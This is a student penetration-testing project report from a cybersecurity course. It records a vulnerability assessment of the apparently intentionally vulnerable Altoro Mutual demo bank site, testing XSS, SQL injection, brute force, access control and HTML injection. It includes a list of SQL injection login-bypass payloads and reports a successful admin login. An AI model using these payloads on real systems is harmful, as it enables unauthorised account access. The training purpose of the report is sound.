



SIMPLILEARN

**NALANDA 53/1 C, Manoj Arcade, 24th Main Rd, Sector 2, HSR Layout,
Bengaluru - 560102, Karnataka, India.**

1800-212-7688

Project

Conduct VAPT on a bank called "Altoro Mutual."

Submitted by
Koushik Panda

Instructor
Baba Shaheer

Program
Professional Certificate Program in Cybersecurity- Red Team


Course
PCP CS: Penetration Testing

Task (Activities):

In this project, you will be testing the following vulnerabilities:

- Cross Site Scripting (XSS) Vulnerability
- SQL Injection
- Brute Force Attack
- Access Control Vulnerability
- HTML Injection

- Victim Website - Altoro Mutual



- Attacker machine (Kali Linux) – 10.10.10.4

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.4 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::eb79:1188:21c0:6c37 prefixlen 64 scopeid 0<link>
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
    RX packets 106261 bytes 135617148 (129.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33374 bytes 4381383 (4.1 MiB)
    TX errors 0 dropped 8 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 14818 bytes 8119064 (7.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14818 bytes 8119064 (7.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Ping Website – Altoro Mutual's IP (65.61.137.117)


```
(root@kali)-[~]
# ping altoromutual.com
PING altoromutual.com (65.61.137.117) 56(84) bytes of data:
64 bytes from 65.61.137.117: icmp_seq=1 ttl=243 time=310 ms
64 bytes from 65.61.137.117: icmp_seq=2 ttl=243 time=309 ms
64 bytes from 65.61.137.117: icmp_seq=3 ttl=243 time=309 ms
64 bytes from 65.61.137.117: icmp_seq=4 ttl=243 time=308 ms
^Z
zsh: suspended ping altoromutual.com
```


- **First Task - Cross Site Scripting (XSS) Vulnerability**


- Script –



- Executing in the search area.




- Result.



The Cross Site Scripting (XSS) attack is successful.

• Second Task: - SQL Injection

○ Blind SQL Attack.



This is SQL injection 101—here are some typical login tricks that you can use with form fields and parameters:

- `admin' --`
- `admin' #`
- `admin' /*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`


Another trick is to log in as a different user (SM*):

```
' UNION SELECT 1, 'anotheruser', 'doesn't matter', 1--
```

**Note that really old versions of MySQL don't support UNION queries*

By using this website you agree with our use of cookies to improve its performance and enhance your experience. More information in our [Privacy Policy](#). [OK](#)

○ Use “`admin' --`” to username and password.



AltoroMutual

[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search [Go](#)

ONLINE BANKING LOGIN

PERSONAL | **SMALL BUSINESS** | **INSIDE ALTORO MUTUAL**

Online Banking Login

Username:

Password:

[Login](#)


PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)


○ Result -




SQL Injection successful as login as an admin.

● Third Task: - Brute Force Attack

○ Setting proxy in Firefox Browser.




○ Result -




The Brut force attack is successful.

● Forth Task: - Access Control Vulnerability

- If I log in to a website then I can see only my account details.




- But with some change in the parameter or URL, if I can see other account details, then it means its access control is broken.




● Fifth Task: - HTML Injection

- HTML Code -



- Paste this code in to search section.



AltoroMutual

Sign Off | Contact Us | Feedback | Search

MY ACCOUNT

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

PERSONAL

Account History - 800007


Balance Detail

800000 Corporate	Select Account	Amount
Ending balance as of 11/5/24 7:00 AM		\$2150.00
Available balance		\$2150.00

10 Most Recent Transactions

Date	Description	Amount
2024-11-05	Deposit	\$2000.00

Then the result comes.



AltoroMutual

Sign In | Contact Us | Feedback | Search

ONLINE BANKING LOGIN

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

PERSONAL

Search Results

No results were found for the query:

test

It is successful.